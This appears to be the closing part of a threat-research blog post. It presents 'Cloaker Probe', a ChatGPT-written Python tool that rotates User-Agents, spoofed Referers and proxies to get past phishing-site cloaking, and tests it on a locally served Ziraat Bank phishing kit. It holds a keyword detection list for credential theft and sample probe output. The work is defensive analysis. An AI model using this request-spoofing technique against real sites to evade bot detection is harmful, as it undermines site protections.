
## Abra Kadabra

Of course, since I had the source code of phishing sites obtained from SOCRadar, reaching the real content by bypassing cloaking techniques through static code analysis was quite easy. But what about a cybersecurity center analyst, threat intelligence analyst, or threat researcher who doesn't have access to the source code and is tasked with evaluating a report—how could

they access the real content of a phishing site that uses such cloaking techniques?

To answer this question, as in my previous articles, I once again turned to ChatGPT, this time asking it to write code that bypasses cloaking techniques. The result was a tool called Cloaker Probe.

Cloaker Probe: To access the real content of a website that uses cloaking techniques, this tool utilizes proxy support to connect from different countries, as well as a large set of User-Agent strings. It then searches the website content for suspicious keywords (login, password, credential, etc.) and, if detected, issues a warning (PHISH).



```
cloaker_probe.py
UNREGISTERED
cloaker_probe.py
40 DEFAULT_UAS: List[str] = [
41     # Desktop
42     "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36",
43     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4 Safari/605.1.15",
44     "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
45
46     # Mobile
47     "Mozilla/5.0 (iPhone; CPU iPhone OS 17_5 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.5 Mobile/15E148 Safari/604.1",
48     "Mozilla/5.0 (Linux; Android 14; Pixel 7 Pro) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Mobile Safari/537.36",
49
50     # Social/preview bots (often whitelisted)
51     "facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php)",
52     "Twitterbot/1.0",
53     "TelegramBot (like TwitterBot)",
54     "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)",
55     "LinkedInBot/1.0 (+https://www.linkedin.com)"
56 ]
57
58 DEFAULT_REFERERS: List[Optional[str]] = [
59     None, # no Referer
60     "https://m.facebook.com/",
61     "https://www.facebook.com/",
62     "https://l.facebook.com/",
63     "https://x.com/",
64     "https://t.co/",
65     "https://telegram.me/",
66     "https://web.telegram.org/",
67     "https://wa.me/",
68     "https://www.linkedin.com/",
69     "https://www.instagram.com/",
70     "https://www.google.com/"
71 ]
72
73 # ----- Keyword sets (English & Turkish) -----
74 PHISH_KEYWORDS_EN = [
75     "login", "log in", "sign in", "verify", "verification", "security check",
76     "password", "passcode", "card number", "update account",
77     "otp", "one-time password", "one time password",
78     "2fa", "two-factor", "two factor", "ssn"
79 ]
80
81 PHISH_KEYWORDS_TR = [
82     "giris", "oturum ac", "oturum acin", "dogrula", "dogrulama", "güvenlik kontrolü",
83     "sifre", "parola", "sifrenizi", "parolanizi", "kart numarası", "kart no",
84     "hesap güncelle", "hesabınızı güncelleyin", "hesap doğrulama", "kimlik doğrulama",
85     "tek kullanımlık sifre", "tek kullanımlık kod", "sms şifresi", "onay kodu",
86     "iki adımlı", "iki faktörlü", "2 adımlı", "2 faktörlü"
87 ]
88
Line 86, Column 59
Spaces: 4
Python
```

To test the tool on the source code of the mybbau[.]sa[.]com phishing site, I first navigated to the folder containing the source code and ran the command below to launch a local copy of the website on my network.


```
php -S localhost:8000
```

When I tried to access <http://localhost:8000> via my web browser, instead of displaying the phishing site's content from the main file (index.php), the cloaking technique redirected me to Ziraat Bank's official Facebook page.



To bypass the cloaking technique, I immediately gave the Cloaker Probe tool a try by running the command `python cloaker_probe.py -url http://localhost:8000`, and within seconds I saw that the tool was able to successfully reach the phishing content and achieve its purpose.

```
YeniYazi -- -zsh -- 167x48
python cloaker_probe.py --url http://localhost:8000
[FAKE ] DIRECT UA=ua Ref=www.facebook.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=wa.me -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=t.co -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=m.facebook.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=telegram.me -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=x.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=web.telegram.org -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.facebook.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.linkedin.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.instagram.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.google.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=(none) -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=m.facebook.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.facebook.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.facebook.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=x.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=t.co -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=telegram.me -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=web.telegram.org -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=wa.me -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.linkedin.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.instagram.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=(none) -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.google.com -> 200 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.facebook.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=m.facebook.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=x.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=telegram.me -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=web.telegram.org -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=wa.me -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.linkedin.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[FAKE ] DIRECT UA=ua Ref=www.google.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[PHISH] DIRECT UA=ua Ref=(none) -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=m.facebook.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=l.facebook.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=t.co -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=www.facebook.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=web.telegram.org -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=telegram.me -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=x.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=l.facebook.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[PHISH] DIRECT UA=ua Ref=x.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
[FAKE ] DIRECT UA=ua Ref=www.instagram.com -> 400 https://www.facebook.com/ziraatbankasi/?locale=tr_TR reason=no_phish_signals
[PHISH] DIRECT UA=ua Ref=www.linkedin.com -> 200 http://localhost:8000/ziraatbank reason=phish_keywords
```



## Conclusion

In recent years, as fraudsters and threat actors have been using all kinds of tactics and techniques to lure victims into their traps, as end users we must be extremely cautious about the websites we visit and where we enter our information, never letting our guard down.

On the other hand, as SOC analysts, cyber threat intelligence analysts, and threat researchers, you can leverage artificial intelligence to develop new tools against the methods and tactics used by threat actors and fraudsters, helping you speed up and simplify your work.

Hope to see you in the following articles.